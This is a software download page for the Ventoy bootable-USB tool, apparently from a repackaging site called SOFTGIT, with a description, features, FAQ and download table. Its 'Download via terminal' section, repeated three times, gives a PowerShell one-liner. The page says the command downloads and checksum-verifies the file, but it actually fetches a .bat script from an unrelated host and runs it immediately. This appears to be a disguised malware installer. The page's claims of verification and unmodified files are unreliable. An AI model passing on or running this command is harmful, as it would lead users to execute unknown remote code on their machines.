

Ventoy
by longpanda
- Version
- 1.1.17
- Size
- 7.1 MB
- Updated
- Publisher
- longpanda
- Category
- Utilities
- Files
- 1
Ventoy screenshots





About Ventoy
Ventoy is a free, open-source tool that changes how you make bootable USB drives. Normally each bootable ISO means wiping and re-flashing a USB stick. With Ventoy you install it onto the drive once, then simply copy as many ISO, WIM, IMG, VHD(x) or EFI files as will fit; at boot time Ventoy shows a menu letting you pick which one to launch. One stick can therefore carry many operating-system installers and live environments at the same time.
This is a huge time-saver for anyone who installs or repairs systems regularly. IT technicians, distro-hoppers and anyone keeping a rescue toolkit can drop new ISOs onto the drive by drag-and-drop and remove old ones just as easily, with no reformatting. Ventoy supports both legacy BIOS and UEFI booting, works with Secure Boot in supported configurations, and handles a very large catalogue of Linux distributions, Windows installers and utility images.
Ventoy runs its setup from Windows or Linux and keeps the rest of the USB drive usable as ordinary storage, so you can store documents alongside your boot images. Advanced options let you customise the boot menu, apply persistence for certain Linux live systems, inject files automatically during installation, and set a theme, all configured through plain files on the drive.
Because it is open source and widely used, Ventoy is a trusted staple in many administrators' kits. The main thing to remember is that installing Ventoy onto a drive initially formats it, so you do that once on an empty stick and then only ever copy files afterwards.
Key features
- Boot many ISO/WIM/IMG/VHD(x)/EFI files from one USB
- No reformatting after the one-time install
- Legacy BIOS and UEFI support, with Secure Boot options
- Drive remains usable for normal file storage
- Customisable boot menu, themes and persistence
Pros
- Saves huge time versus re-flashing
- Open source and widely trusted
- Flexible advanced options
Cons
- Initial install formats the drive
- Some images need extra configuration
System requirements
A USB drive and a Windows or Linux computer to run the one-time installer. A larger, faster USB stick is recommended for many images.
Tips
- Pick a high-capacity, fast USB drive so you can store several installers at once
- Keep a general-purpose Linux rescue ISO on the drive for emergencies
Description from the publisher
A New Bootable USB Solution
Ventoy is an open source tool to create bootable USB drive for ISO/WIM/IMG/VHD(x)/EFI files.
With Ventoy, you don't need to format the disk over and over, you just need to copy the ISO/WIM/IMG/VHD(x)/EFI files to the USB drive and boot them directly.
You can copy many files at a time and Ventoy will give you a boot menu to select them.
You can also browse ISO/WIM/IMG/VHD(x)/EFI files in local disks and boot them.
x86 Legacy BIOS, IA32 UEFI, x86_64 UEFI, ARM64 UEFI and MIPS64EL UEFI are supported in the same way.
Most types of OS supported (Windows/WinPE/Linux/ChromeOS/Unix/VMware/Xen...)
1100+ ISO files are tested, 90%+ distros in distrowatch.com supported.
At a glance
Ventoy is a open source utilities app published by longpanda (ventoy.net). A New Bootable USB Solution
SOFTGIT offers 1 file for Ventoy covering Windows, Linux, BSD/Unix, ChromeOS, 7.1 MB in total. The version listed is v1.1.17, last updated on October 19, 2026.
Ventoy belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download Ventoy v1.1.17
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/ventoy. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Ventoy system requirements
- Operating system
- Linux, BSD/Unix, Windows, ChromeOS
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- C
- Download size
- 187 MB (ventoy-1.1.17-livecd.iso)
- Project page
- sourceforge.net/projects/ventoy
Ventoy FAQ
What is the advantage of Ventoy over other USB tools?
You install Ventoy once and then just copy ISO files onto the drive. There is no need to reformat for each image, and one stick can hold many bootable images.
Does Ventoy support UEFI and Secure Boot?
Yes. Ventoy supports both legacy BIOS and UEFI, and works with Secure Boot in supported setups.
Will installing Ventoy erase my USB drive?
The initial Ventoy installation formats the drive, so use an empty stick. After that you only copy files, which is non-destructive.
Can I still use the USB stick for normal files?
Yes. The remaining space works as ordinary storage, so you can keep documents alongside your boot images.
What file types can Ventoy boot?
ISO, WIM, IMG, VHD(x) and EFI files, covering most operating-system installers and live or rescue environments.
Is Ventoy free and open source?
Ventoy is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Ventoy support?
SourceForge lists Linux, BSD/Unix, Windows, ChromeOS for Ventoy.
Where does the Ventoy download come from?
The Download button takes you to the official SourceForge download for Ventoy (sourceforge.net/projects/ventoy). SOFTGIT does not modify or re-host the file.
What is Ventoy written in?
SourceForge lists C.
Is Ventoy free to download?
Yes. Ventoy is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Ventoy?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Ventoy safe to install?
Files are published as received from longpanda, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Ventoy support?
The files listed here target Windows, Linux, BSD/Unix, ChromeOS.
How big is the Ventoy download?
The file is 7.1 MB.
Provenance
- Publisher
- longpanda
- Source
- ventoy.net
- Last check
- 1 month ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/ventoy

